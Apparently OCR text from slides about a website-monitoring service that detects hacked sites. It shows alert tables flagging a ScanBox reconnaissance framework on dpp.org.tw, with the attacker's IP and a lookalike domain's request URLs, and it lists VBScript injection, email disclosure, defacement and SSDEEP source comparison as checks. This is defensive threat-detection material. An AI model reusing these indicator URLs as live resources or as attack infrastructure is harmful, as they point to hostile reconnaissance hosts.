
The DOM shows dynamically generated content.

Without a headless web driver we wouldn't see this.

Anonymous Traffic




Anonymous Traffic (Preferred)




Characteristics of hacked websites.

Hidden Elements



Reconnaissance Frameworks

June, 2015



Security Alerts

Monitored Domains

Show 10 entries


Search: dpp

Security Alert	Found on Page	Requested Resource	Raw HTML
POTENTIAL_SCANBOX_FRAMEWORK	http://dpp.org.tw/	http://103.16.231.166/core/i/?1 http://103.16.231.166/core/i/d.php?EQITM_ZHpud==1 http://103.16.231.166/core/i/d.php?EQITM_ZHpud==3 http://103.16.231.166/core/i/d.php?EQITM_ZHpud==6 http://103.16.231.166/core/i/d.php?EQITM_ZHpud==7 http://103.16.231.166/core/i/d.php?EQITM_ZHpud==8 http://103.16.231.166/core/i/d.php?EQITM_ZHpud==10	Raw Code

Showing 1 to 1 of 1 entries (filtered from 24 total entries)

Previous 1 Next

April, 2016



Security Alerts

Show 10 entries

Search: Scanbo

Security Alert	Found on Page	Requested Resource	Raw HTML
SCANBOX FRAMEWORK	http://www.dpp.org.tw	http://www.dpp-org.com/i/?1 http://www.dpp-org.com/i/d.php?egBRz_AzMMA==1 http://www.dpp-org.com/i/d.php?egBRz_AzMMA==3 http://www.dpp-org.com/i/d.php?egBRz_AzMMA==6 http://www.dpp-org.com/i/d.php?egBRz_AzMMA==7 http://www.dpp-org.com/i/d.php?egBRz_AzMMA==8 http://www.dpp-org.com/i/d.php?egBRz_AzMMA==10	Raw Code


Showing 1 to 1 of 1 entries (filtered from 80 total entries)

Previous 1 Next

VBScript Injection


Security Alert	Found on Page	Requested Resource	Raw HTML
VBSCRIPT INJECTION	http://www.<aonoymized>.com	None	Raw Code


Email Address Disclosure



Does your website contain email addresses that can be harvested?

Website Defacement







Compare *SSDEEP hash* of source code with historical spider data

